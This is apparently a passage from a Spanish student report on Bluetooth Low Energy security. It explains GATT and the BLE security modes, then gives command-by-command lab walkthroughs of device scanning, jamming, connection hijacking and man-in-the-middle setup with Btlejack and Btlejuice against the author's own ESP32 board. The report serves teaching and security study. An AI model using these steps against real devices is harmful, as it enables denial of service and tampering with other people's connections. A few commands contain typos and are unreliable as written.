 - *Type*: definido por un UUID (*Universally Unique Identifiers*), número de 128 bits que indica la funcionalidad del atributo.
 - *Value*: información que contiene el atributo.
 - *Permissions*: qué puede hacer el cliente con ese atributo. Puede tener permisos *read*, *write* y/o *notify*.

- GATT: Está por encima de ATT en la pila de protocolos BLE. Reúne y organiza los atributos del protocolo ATT en servicios. Los servicios contienen cero o más características. Las características contienen los campos *property* (*type* en ATT), *value* y *descriptor* (*handle* en ATT).




Figura 2.0.3: Tosi, J., Taffoni, F., Santacatterina, M., Sannino, R., & Formica, D. (2017). GATT data hierarchy. (Figura). [2].

2.4. Seguridad

En este apartado analizaremos las diferentes medidas de seguridad del protocolo:

- Salto de frecuencias: Cuando dos dispositivos Bluetooth inician una conexión, el maestro genera una secuencia de saltos de frecuencia que ambos dispositivos deben seguir durante las comunicaciones. El intercambio de información se realiza acorde con ese patrón establecido. Cualquier dispositivo ajeno a la piconet que quiera participar en la comunicación o hacer sniffing en el tráfico ha de conocer ese patrón de saltos. Esta técnica se denomina Adaptive Frequency Hopping (AFH).

- Modos de seguridad: Existen diferentes modos de seguridad que establecen los dispositivos Bluetooth como requerimiento para transmitir información:
 - Modo 1: Este modo carece de seguridad. No posee autorización para acceder a los servicios ni cifrado de los datos.
 - Modo 2: Securiza a nivel de capa L2CAP. Proporciona mecanismos de seguridad después de haberse establecido la conexión entre dos dispositivos (con todos sus parámetros) para discernir los servicios a los que se pueden acceder. El tráfico *advertising* no está cifrado pero el tráfico de datos sí, según las claves individuales generadas tras la sincronización.
 - Modo 3: Securiza a nivel de capa LMP. Proporciona mecanismos de seguridad justo después de la conexión entre dispositivos requiriendo un emparejamiento entre ellos a través de una clave compartida. Suele requerir interacción del usuario a través de la introducción de un código PIN. Todo el tráfico es cifrado con la clave generada a partir del PIN.
- Autenticación: Es el proceso a través del cual un dispositivo que implemente la tecnología Bluetooth y se quiera comunicar con otro verifica su identidad en el otro dispositivo para que éste le deje acceder a los servicios que posee. Este proceso de verificación sigue la arquitectura de desafío/respuesta que emplea una clave de enlace secreta común de 128 bits. Para la creación de esa clave se sigue un proceso de emparejamiento. El proceso de emparejamiento consiste en la introducción de un código de seguridad Bluetooth de hasta 16 bytes de longitud que ambos dispositivos debe introducir. A partir de ese código de seguridad se obtiene la clave de enlace que será usada por ambos dispositivos para identificarse automáticamente en las sucesivas comunicaciones.
- Autorización: Es el procedimiento que determina qué derechos tiene un dispositivo a los servicios que le ofreces. Este procedimiento se lleva a cabo mediante niveles de confianza, los cuales son:

- Confianza total: El dispositivo al que estás conectado mantiene una relación de emparejamiento y puede acceder, sin restricciones, a todos los servicios que le ofreces sin necesidad de otro proceso de confirmación
- Confianza parcial: Es el modo de confianza más utilizado. El dispositivo al que estás conectado tiene acceso a algunos de sus servicios, pero no a todos. Se pueden conceder permisos de acceso temporal y, en caso de que un usuario no confiable intente acceder a un servicio restringido, se requerirá de un procedimiento de confirmación para permitirle o denegarle el acceso.
- Confianza nula: El dispositivo al que estás conectado se denomina no confiable y no tendrá acceso a ninguno de los servicios que ofreces.
- Cifrado de datos: El protocolo Bluetooth implementa la capacidad de cifrar datos, protegiendo la información que se transmite entre dispositivos. Es una técnica opcional, en la que maestro y esclavo han de ponerse de acuerdo en si la implementan y en el tamaño de clave que utilizarán.

3. Herramientas utilizadas

Para desarrollar los ataques expuestos se han utilizado una serie de herramientas, tanto de hardware como de software, que se procederán a detallar en esta sección.

3.1. Gatttool

Gatttool es una herramienta de Linux diseñada para interactuar con dispositivos Bluetooth Low Energy. Permite conectarse, ver, leer y escribir en las características de un dispositivo BLE. Se utiliza a través de una terminal de Linux apoyándose en las interfaces Bluetooth del equipo.

3.2. Arduino ESP32

Es módulo de Arduino caracterizado por la integración de un chip con conexión *WiFi* y compatibilidad con la pila de protocolos *TCP/IP* y conectividad Bluetooth con soporte para Bluetooth Low Energy.

La intención de introducir una placa de Arduino con conectividad BLE en este proyecto es crear un periférico Bluetooth sin ningún tipo de seguridad para poder realizar el ataque desde 0 entendiendo cómo funciona éste junto con el protocolo.

3.2.2. Instalación

Descargar el entorno de desarrollo desde su página web [10]. Una vez descargado, acceder al directorio y ejecutar los siguientes comandos:

1) `$ sudo ./install.sh`

2) `$ sudo ./arduino-linux-setup.sh`

3) Una vez instalado, se puede abrir el entorno de desarrollo ejecutando, desde su directorio, el comando `$ sudo ./arduino`

Para poder subir el código al módulo ESP32 hay que añadir la librería “https://dl.espressif.com/dl/package_esp32_index.json” desde el IDE.

Al haber creado un dispositivo “en crudo”, la conexión se podrá realizar sin ningún problema dando cabida al posterior emparejamiento. Securizar el emparejamiento con una clave o una contraseña entre ambas partes de la comunicación es clave puesto que permite interactuar con los servicios que ofrece el dispositivo. La conexión y el emparejamiento se llevarán a cabo a través de la herramienta Gatttool.

El código de Arduino (Anexo B: código) abre un servidor Bluetooth llamado “Adri_ESP32” que contiene un servicio con UUID 4fafc201-1fb5-459e-8fcc-c5c9c331914b, que a su vez contiene una característica con UUID beb5483e-36e1-4688-b7f5-ea07361b26a8, la cual tiene como propiedades READ y WRITE.

La propiedad READ devuelve lo que el usuario haya mandado a la petición WRITE, devolviendo nada cuando acaba de iniciarse el servidor. Si a esa característica se le manda “hey” en hexadecimal, cuyo valor es “68 65 79”, se encenderá también el led que viene integrado en la placa de Arduino, simulando así una funcionalidad del dispositivo con escribiendo un valor determinado en una característica.

3.3. Ubertooth One

Ubertooth One es un proyecto aún en desarrollo de código y hardware abierto que consiste en un *sniffer* de comunicaciones Bluetooth Low Energy.




Figura 3.1: Dispositivo Ubertooth [35]

Se utilizará este dispositivo para realizar una escucha pasiva de las comunicaciones Bluetooth Low Energy y guardarla para su posterior análisis.

3.3.1. Instalación

La instalación del software de este dispositivo comprende tanto el firmware del dispositivo como las dependencias de software del equipo Linux para que funcione. Para hacer que este dispositivo funcione en el equipo, se seguirá la guía oficial de Ubertooth [11]:

1) Instalación de dependencias:

a. `$ sudo apt-get install cmake libusb-1.0-0-dev make gcc g++ libbluetooth-dev pkg-config libpcap-dev python-numpy python-pyside python-qt4`

2) Instalación de la librería libbtb utilizada por Ubertooth para decodificar los paquetes Bluetooth de su medio de propagación:

a. `$ wget https://github.com/greatscottgadgets/libbtbb/archive/2018-12-R1.tar.gz -O libbtbb-2018-12-R1.tar.gz`
b. `$ tar -xf libbtbb-2018-12-R1.tar.gz`
c. `$ cd libbtbb-2018-12-R1.tar.gz`

- d. `$ mkdir build && cd build && cmake .. && make`
- e. `$ sudo make install`
- f. En caso de errores de instalación con Cmake, ejecutar el comando
`$ sudo ldfconfig`

3) Instalación de las herramientas Ubertooth

- a. `$ wget https://github.com/greatscottgadgets/ubertooth/releases/download/2018-12-R1/ubertooth-2018-12-R1.tar.xz`
- b. `$ tar xf ubertooth-2018-12-R1.tar.xz`
- c. `$ cd ubertooth-2018-12-R1/host`
- d. `$ mkdir build && cd build && cmake .. && make`
- e. `$ sudo make install`
- f. En caso de errores de instalación con Cmake, ejecutar el comando
`$ sudo ldfconfig`

4) Actualizar el firmware del dispositivo Ubertooth:

- a. Descargar la última versión de Ubertooth [11] y acceder al directorio `ubertooth-one-firmware-bin`
- b. Ejecutar el comando `$ ubertooth-dfu`. Si el comando devuelve error -1 o el LED 4 del dispositivo Ubertooth comienza a parpadear intermitentemente es necesario actualizar el firmware.
- c. Acceder al directorio `firmware`.
- d. `$ make clean all && make`
- e. `$ ubertooth-dfu -r -d bluetooth_rxtx/bluetooth_rxtx.dfu`

Para comprobar que el firmware está instalado correctamente, se puede ejecutar el comando `$ ubertooth-specan-ui`, el cual analizará el espectro de onda en la frecuencia 2.4GHz. Si todo funciona como debería, el analizador del espectro detectará señales en ese rango de frecuencia. La salida se puede ver en la *Figura 3.2*:




Figura 3.2: Espectro de onda de BLE.

3.4. Btlejack

Btlejack [12] es una herramienta de auditoría Bluetooth Low Energy de código abierto que se encuentra actualmente en desarrollo y está disponible en GitHub con licencia MIT. Es una herramienta escrita en Python que utiliza el hardware de unas placas BBC micro::bit para realizar sus funciones de *sniffing*, *jamming* y *hijacking* sobre BLE. El *firmware* que se instala en las placas también está disponible en GitHub [14] y está escrito en C++. BBC micro:Bit [15] es una placa programable con procesador ARM e interfaz Bluetooth.

Btlejack ofrece las funciones al usuario de realizar *sniffing* sobre una nueva conexión, descubrir las conexiones existentes, realizar *sniffing* sobre una conexión ya empezada, realizar *jamming* sobre una conexión, atacar mediante *hijacking* y exportar el tráfico de red a formato pcap.

3.4.4. Instalación

El uso de esta herramienta solo necesita de un sistema basado en UNIX y una placa BBC micro:bit o, en su defecto, una placa BLE400 de Adafruit. Se instala a través del cliente de Python Pip con el comando `$ sudo pip3 install btlejack`. Una vez instalado, se necesitará conectar las placas BBC micro:Bit al sistema Linux a

través del puerto USB y ejecutar el comando `$ btlejack -i`, el cual actualizará el firmware de cada una de las placas conectadas.

3.5. Btlejuice

Btlejuice es una herramienta de código abierto para realizar ataques Man In The Middle (MITM)




Figura 3.3: Melamed, Tal. (2018). Practical man-in-the-middle architecture for BLE (Figura). [36]

Como se puede observar en la *Figura 3.3*, para realizar el ataque se necesitarán varios dispositivos con interfaces BLE:

- *Mobile App*: Es el dispositivo legítimo que se conecta a un periférico. El dispositivo Linux con la herramienta Gatttool simulará ser ese dispositivo.
- *Bluetooth Device*: Es el periférico legítimo al cual se conecta el dispositivo *Mobile App*. En este caso, será la placa de Arduino ESP32 con el programa que le será cargado, simulando un periférico cualquiera.
- *Fake Smart Device*: Será un dispositivo BLE que simulará ser el *Bluetooth Device* legítimo, de forma que el *Mobile App* se conectará a él pensando que la conexión ha funcionado sin problema. En este caso, este rol será desempeñado por un equipo con Linux instalado (será el mismo equipo pero utilizaremos otra interfaz BLE diferente a la que se estará utilizando con Gatttool).

- *Fake Mobile App*: Este dispositivo BLE simulará ser el dispositivo *Mobile App* legítimo, de forma que el periférico creerá que se está comunicando sin problema con su dispositivo maestro.
- *WebSocket*: Los dispositivos *Fake* deberán estar conectados a una misma red para poder comunicarse entre sí a través de un *Web Socket* y así hacer que los dispositivos legítimos no noten alteración ninguna en la comunicación que están teniendo.

El ataque se lleva a cabo a través de los siguientes pasos:

- 1) Los dispositivos *Mobile App* y *Bluetooth Device* parten de estar desconectados
- 2) Una vez encendido y desemparejado el dispositivo *Bluetooth Device*, Btlejuice capturará sus paquetes *advertising* para suplantar su identidad y hacer que el dispositivo legítimo *Mobile App* se conecte a él. Una vez capturados los paquetes *advertising*, realizará un escaneo de los servicios y características que tiene para ofrecerle los mismos al dispositivo *Mobile App* que el *Bluetooth Device* legítimo. Así se crea el *Fake Smart Device*.
- 3) Después, Btlejuice esperará a que el *Mobile App* se conecte al *Fake Smart Device*, habiendo suplantado la identidad del dispositivo legítimo. Una vez se envía el paquete de *connection request*, se crea el dispositivo *Fake Mobile App* el cual se va a conectar al dispositivo *Bluetooth Device* legítimo.
- 4) Se establecerá una comunicación a través de un socket http entre el *Fake Smart Device* y el *Fake Mobile App* de manera que todos los paquetes que envían los dispositivos legítimos se retransmiten de punta a punta, pasando por nuestro sistema.
- 5) Una vez la conexión es estable, Btlejuice será capaz de realizar *sniffing* y *replaying* de los paquetes transmitidos.

3.5.4. Instalación

Para este ataque, como se ha visto en el apartado anterior, hacen falta dos dispositivos con interfaz Bluetooth Low Energy. En este trabajo, se utilizará un

ordenador con un sistema operativo Ubuntu y una Raspberry Pi 3B+ con Raspbian instalado. En ambos dispositivos es necesario ejecutar los siguientes comandos para instalar Btlejuice:

- Instalar el gestor de paquetes npm. Para ello, seguir los siguientes pasos:
 - `$ sudo apt-get install curl`
 - `$ curl -sL https://deb.nodesource.com/setup_14.x | sudo -E bash -`
 - `$ sudo apt-get install nodejs`
- `$ sudo npm install -g btlejuice`

3.6. Wireshark

Wireshark es un programa utilizado para analizar y visualizar en tiempo real paquetes de red. Es una herramienta vital para este proyecto ya que a través de ella podremos visualizar las trazas obtenidas con las herramientas de sniffing. El formato en el que se van a almacenar es *pcap*.

3.6.1. Instalación

Se instalará Wireshark en nuestro dispositivo Ubuntu a través de su repositorio con el comando `$ sudo apt-get install Wireshark`.


4. Descripción del ataque en entorno simulado

En este apartado se procederá a describir cómo atacar al protocolo BLE con las herramientas descritas anteriormente. Todas estas pruebas se realizarán contra la placa de Arduino ESP32 programada previamente como periférico BLE que ofrece un servicio al cliente que se conecte a ella.

4.1. Interacción con dispositivos

Con la herramienta Gatttool se podrá utilizar un equipo con Linux como si fuese un dispositivo Bluetooth que se quiere conectar a otro para interactuar con él con normalidad.

Primero, es necesario realizar un escaneo de dispositivos BLE disponibles para conectarse a ellos. Se utilizará para ello la herramienta *hcitool* de Linux, a través del comando `$ sudo hcitool lescan`



```
adri@linux:~$ sudo hcitool lescan
LE Scan ...
24:6F:28:A8:33:7A (unknown)
24:6F:28:A8:33:7A Adri_ESP32
BE:89:A0:03:44:90 ELK-BLEDOM
BE:89:A0:03:44:90 (unknown)
68:72:C3:99:9C:13 (unknown)
4B:8E:CD:7E:A8:38 (unknown)
^Cadri@linux:~$
```

Figura 4.1: Escaneo de dispositivos BLE a través de *hcitool*

Hcitol ha captado los paquetes advertisement de la placa Arduino ESP32 y expone su dirección MAC, 24:6F:28:A8:33:7A, para poder establecer conexión con ella.

Posteriormente, se abrirá una consola interactiva a través de Gatttool, cuyo *target* será la placa de Arduino, para conectarse a ella. El comando utilizado es `$ sudo gatttool -b 24:6F:28:A8:33:7A -I`. En la *Figura 4.1* se puede observar la ejecución de este comando.

```
adri@linux:~$ sudo gatttool -b 24:6F:28:A8:33:7A -I
[24:6F:28:A8:33:7A][LE]> connect
Attempting to connect to 24:6F:28:A8:33:7A
Connection successful
[24:6F:28:A8:33:7A][LE]> |
```

Figura 4.2: Conexión a la placa de Arduino a través de Gatttool.

Una vez se haya establecido conexión con el dispositivo y como éste no contiene ninguna medida de seguridad ni de emparejamiento, se puede realizar cualquier acción que tenga habilitada en sus servicios y características. A través de gatttool podemos listarlos, con el comando “*char-desc*”, propio de la consola de gatttool. Este comando mostrará todos los *handles* disponibles que contenta el dispositivo, como se puede ver en la *Figura 4.3*:

```
connection successful
[24:6F:28:A8:33:7A][LE]> char-desc
handle: 0x0001, uuid: 00002800-0000-1000-8000-00805f9b34fb
handle: 0x0002, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x0003, uuid: 00002a05-0000-1000-8000-00805f9b34fb
handle: 0x0004, uuid: 00002902-0000-1000-8000-00805f9b34fb
handle: 0x0014, uuid: 00002800-0000-1000-8000-00805f9b34fb
handle: 0x0015, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x0016, uuid: 00002a00-0000-1000-8000-00805f9b34fb
handle: 0x0017, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x0018, uuid: 00002a01-0000-1000-8000-00805f9b34fb
handle: 0x0019, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x001a, uuid: 00002aa6-0000-1000-8000-00805f9b34fb
handle: 0x0028, uuid: 00002800-0000-1000-8000-00805f9b34fb
handle: 0x0029, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x002a, uuid: beb5483e-36e1-4688-b7f5-ea07361b26a8
[24:6F:28:A8:33:7A][LE]> |
```

Figura 4.3: Listar servicios y características a través de Gatttool.

Conociendo los servicios disponibles de un dispositivo BLE y teniendo el nivel de confianza necesario para interactuar con ellos, se puede leer y escribir en ellos provocando cambios de comportamiento en el dispositivo. Se utilizarán los comandos “*char-read-hnd*” y “*char-write-req*” de gatttool para leer y escribir, respectivamente, en los servicios de un dispositivo BLE.

```
[24:6F:28:A8:33:7A][LE]> char-read-hnd 0x002a
Characteristic value/descriptor: 42 6c 69 6e 6b 21 20 3a 29
[24:6F:28:A8:33:7A][LE]> char-write-req 0x002a 686579
Characteristic value was written successfully
[24:6F:28:A8:33:7A][LE]> char-read-hnd 0x002a
Characteristic value/descriptor: 68 65 79
[24:6F:28:A8:33:7A][LE]> |
```

Figura 4.4: Lectura y escritura a través de Gatttool.

En la *Figura 4.4* se puede observar cómo se actúa con los servicios de la placa de Arduino:

- 1) Se empezará leyendo el servicio programado en la placa. Devuelve el valor hexadecimal “42 6c 69 6e 6b 21 20 3a 29” que convertido a ASCII corresponde con el *string* “Blink! :)”. Es el valor que contiene ese servicio por defecto.
- 2) Se procede a escribir el valor en hexadecimal programado para el que el LED que viene integrado en el Arduino parpadee, “686579” (“hey” en ASCII).
- 3) Se observa cómo el LED del Arduino parpadea, señal de que el mensaje se ha escrito con éxito. Además, se puede volver a leer el servicio, observando como el valor de retorno es el correspondiente al *string* “hey”.

4.2. Escaneo de conexiones existentes

En el anterior apartado se ha descrito cómo puede escanearse el medio para obtener la dirección MAC de los dispositivos BLE que están preparados para ser

vinculados a otro. En este apartado, utilizaremos la herramienta Btlejack para escanear conexiones que ya se han creado y están en proceso de comunicación.

Lo primero que se necesitará es conectar la placa Micro:Bit al ordenador con Linux y flashear el *firmware* de btlejack para que éste funcione. Esto se puede hacer a través del comando `$ sudo btlejack -i` ; el cual detectará las placas Micro:Bit conectadas para posteriormente instalarles el *firmware* de btlejack en su microprocesador. Este proceso se puede ver en la *Figura 4.5*.

```
adri@linux:~$ sudo btlejack -i
BtleJack version 2.0

[i] Flashing /media/adri/MICROBIT ...
[i] Flashing /media/adri/MICROBIT1 ...
[i] Flashing /media/adri/MICROBIT2 ...
[i] Flashed 3 devices
```

Figura 4.5: Instalación del *firmware* de Btlejack en las placas Micro:Bit.

Una vez se tengan las placas actualizadas se podrá comenzar a sacar partido de las funcionalidades que tiene la placa. Se empezará por el escaneo de conexiones. Btlejack es capaz de escanear los canales de datos en la banda ancha de Bluetooth Low Energy en busca de dispositivos que estén vinculados y manteniendo una comunicación. Se puede realizar esta búsqueda ejecutando el comando `$ sudo btlejack -s` ; como se puede ver en la *Figura 4.6*:

```
adri@linux:~$ sudo btlejack -s
BtleJack version 2.0

[i] Enumerating existing connections ...
[ - 58 dBm] 0x4bad2c43 | pkts: 1
[ - 48 dBm] 0x4bad2c43 | pkts: 2
[ - 48 dBm] 0x4bad2c43 | pkts: 3
[ - 48 dBm] 0x4bad2c43 | pkts: 3
```

Figura 4.6: Escaneo de conexiones existentes a través de Btlejack.

Btlejack identificará las conexiones existentes con una dirección hexadecimal y es incluso capaz de estimar la distancia a la que se encuentra de la señal por el índice de potencia en decibelios. Es un gran punto a favor de esta herramienta, puesto que otros sniffers del mercado solamente escanean los canales *advertisement* de BLE, dejando de lado conexiones que hay a nuestro alrededor de dispositivos que ya se están comunicando.

4.3. Denegación de servicio

El siguiente ataque que implementa Btlejack es el ataque de *jamming*. A través de él, puede provocarse una desconexión entre dos dispositivos que ya estaban comunicándose de forma efectiva obligándoles a reconectarse y provocando una denegación de servicio. Es un ataque muy útil puesto que deja a los dispositivos vulnerables a la captura del paquete *connection request* o a otros ataques como *hijacking* o *Man in the middle*.




Figura 4.7: Cauquil, D. (2021). *Jamming an existing connection*. (Figura). [16].

Para llevar a cabo el ataque de *jamming*, Btlejack envía al dispositivo central (el *master* dentro de una conexión BLE) paquetes de *timeout* en el canal y en el momento que corresponden a la comunicación con el dispositivo periférico para hacer que esa conexión se pierda. La *Figura 4.7* muestra un esquema del proceso de *jamming*.

```
adri@linux:~$ sudo btlejack -f 0x4bad2c43 -j
BtleJack version 2.0

[i] Using cached parameters (created on 2022-11-02 20:02:50)
[i] Detected sniffers:
> Sniffer #0: fw version 2.0
> Sniffer #1: fw version 2.0
> Sniffer #2: fw version 2.0

[i] Synchronizing with connection 0x4bad2c43 ...
✓ CRCInit: 0x56d2a2
✓ Channel Map = 0x1fffe00703
✓ Hop interval = 36
✓ Hop increment = 8
[i] Synchronized, jamming in progress ...
LL Data: 0e 07 03 00 04 00 0a 2a 00
LL Data: 0e 07 03 00 04 00 0a 2a 00
[!] Connection lost.
[i] Quitting
```

Figura 4.8: Jamming a conexión BLE con Btlejack.

La *Figura 4.8* muestra la salida del comando necesario para hacer *jamming* sobre una conexión BLE: `$ sudo btlejack -f 0x4bad3c43 -j`. Se puede observar cómo primero el dispositivo necesita conocer los parámetros de la comunicación para seguirla (ver *Sección 5.1.1*) y posteriormente mandar el paquete *timeout* que desincroniza los dispositivos.

4.4. Secuestro de una comunicación BLE

Btlejack permite también realizar un ataque de *hijacking* a una conexión BLE. Este ataque consiste en secuestrar la comunicación para poder inyectar paquetes de lectura y escritura en los servicios de forma maliciosa.




Figura 4.9: Cauquil, D. (2021). Hijacking an existing connection. (Figura). [16].

En la *Figura 4.9* se observa el proceso de *hijacking* que sigue Btlejack. Primero, realiza un ataque de jamming, haciendo que dispositivos central y periférico se desconecten. Posteriormente, el atacante suplanta la identidad del dispositivo central y envía comandos al periférico, secuestrando la conexión. Los comandos que se pueden introducir son los siguientes:

- *Discover*: Este comando devuelve la lista de servicios y características del dispositivo BLE atacado.
- *Write*: A través de este comando puedes escribir un valor en una característica
- *Read*: Con este comando puedes leer el valor de una característica
- *LL*: Este comando permite enviar paquetes *Link Layer* en crudo.

```
adri@linux:~$ sudo btlejack -s
BtleJack version 2.0

[i] Enumerating existing connections ...
[ - 60 dBm] 0xeea8f08b | pkts: 1
^C[i] Quitting
adri@linux:~$ sudo btlejack -f 0xeea8f08b -t
BtleJack version 2.0

[i] Detected sniffers:
> Sniffer #0: fw version 2.0
> Sniffer #1: fw version 2.0
> Sniffer #2: fw version 2.0

[i] Synchronizing with connection 0xeea8f08b ...
✓ CRCInit = 0xd78e45
✓ Channel Map = 0x1fff00701
✓ Hop interval = 36
✓ Hop increment = 20
[i] Synchronized, hijacking in progress ...
[i] Connection successfully hijacked, it is all yours \o/
btlejack> |
```

Figura 4.10: Hijacking a una conexión BLE a través de btlejack.

La *Figura 4.10* muestra la salida de ejecutar el comando de atacar a través de *hijacking*, `$ sudo btlejack -f 0xeea8f08b -t`.

```
btlejack> discover
btlejack> start: 0001 end: 0005
start: 0014 end: 001c
start: 0028 end: ffff
Discovered services:
Service UUID: 1801
Characteristic UUID: 2a05
| handle: 0002
| properties: indicate (20)
\ value handle: 0003

Service UUID: 1800
Characteristic UUID: 2a00
| handle: 0015
| properties: read (02)
\ value handle: 0016

Characteristic UUID: 2a01
| handle: 0017
| properties: read (02)
\ value handle: 0018

Characteristic UUID: 2aa6
| handle: 0019
| properties: read (02)
\ value handle: 001a

Service UUID: 4fafc2011fb5459e8fccc5c9c331914b
Characteristic UUID: beb5483e36e14688b7f5ea07361b26a8
| handle: 0029
| properties: read write (0a)
\ value handle: 002a

btlejack> |
```

Figura 4.11: Inyección de comandos a una conexión BLE secuestrada a través de Btlejack.

En la *Figura 4.11* se puede observar una inyección de comandos maliciosos en la conexión secuestrada. Se descubren los servicios y características a través del comando “*discover*”, observando como el servicio cuyo *handle* es 0x002a (lo hemos visto en apartados anteriores como la *Sección 4.1*) ofrece la posibilidad de leer y escribir en él.

```
00000000-0000-0000-0000-00000000
btlejack> read 002a
read>> 42 6c 69 6e 6b 21
btlejack> write 002a str hey
>> 0a 05 01 00 04 00 13
btlejack> read 002a
read>> 68 65 79
btlejack> |
```

Figura 4.12: Escritura en servicio de una conexión secuestrada a través de Btlejack.


En la *Figura 4.12* se observa una secuencia de lectura, escritura y lectura en la conexión secuestrada. Primero se observa cómo el dispositivo devuelve el valor

que tiene programado en el *handle* 0x002a por defecto, “Blink” (en hexadecimal). Posteriormente, se escribe la cadena de caracteres “hey”, parpadeando el led de la placa de Arduino y comprobando que la escritura es persistente volviendo a realizar una lectura del *handle*.

4.5. Ataque de Man In The Middle

Para este ataque será necesario que la placa de Arduino y el equipo Linux no estén manteniendo una comunicación ni conectados. Para conseguir este estado, se puede utilizar la placa Btlejack y realizar un ataque de *jamming*, como se ha visto anteriormente.

En este caso, se utilizará la Raspberry para actuar como *proxy* simulando ser el equipo de Linux legítimo. Se prepara ejecutando el comando `$ sudo btlejuice-proxy -i hci0`. En la *Figura 4.13* se puede observar ese comando en la terminal.




```
pi@raspberrypi:~ $ sudo btlejuice-proxy -i hci0
[i] Using interface hci0
[info] Server listening on port 8000
```

Figura 4.13: Preparación del proxy de Btlejuice.

El dispositivo que simulará ser la placa de Arduino será el equipo de Linux (a través de otra interfaz Bluetooth). Se pondrá en marcha a través de los siguientes comandos (ver *Figura 4.14*):

- 1) Parar el servicio Bluetooth con el comando `$ sudo service bluetooth stop`
- 2) Arrancar la interfaz Bluetooth con la que se quiera realizar la simulación de la placa de Arduino con el comando `$ sudo hciconfig hci0 up`
- 3) Arrancar Btlejuice con el comando `$ sudo btlejuice -u 192.168.0.110 -w -i hci0` siendo 192.168.0.110 la IP del proxy Btlejuice dentro de la red desde la que se esté realizando el ataque.

```
adri@linuxX:~$ sudo service bluetooth stop
adri@linuxX:~$ sudo hciconfig hci0 up
adri@linuxX:~$ sudo btlejuice -u 192.168.0.110 -w -i hci0
```



```
[i] Using proxy http://192.168.0.110:8000
[i] Using interface hci0
2023-01-14T16:58:51.434Z - info: successfully connected to proxy
```

Figura 4.14: Preparación del dispositivo que simulará la placa de Arduino en Btlejuice.

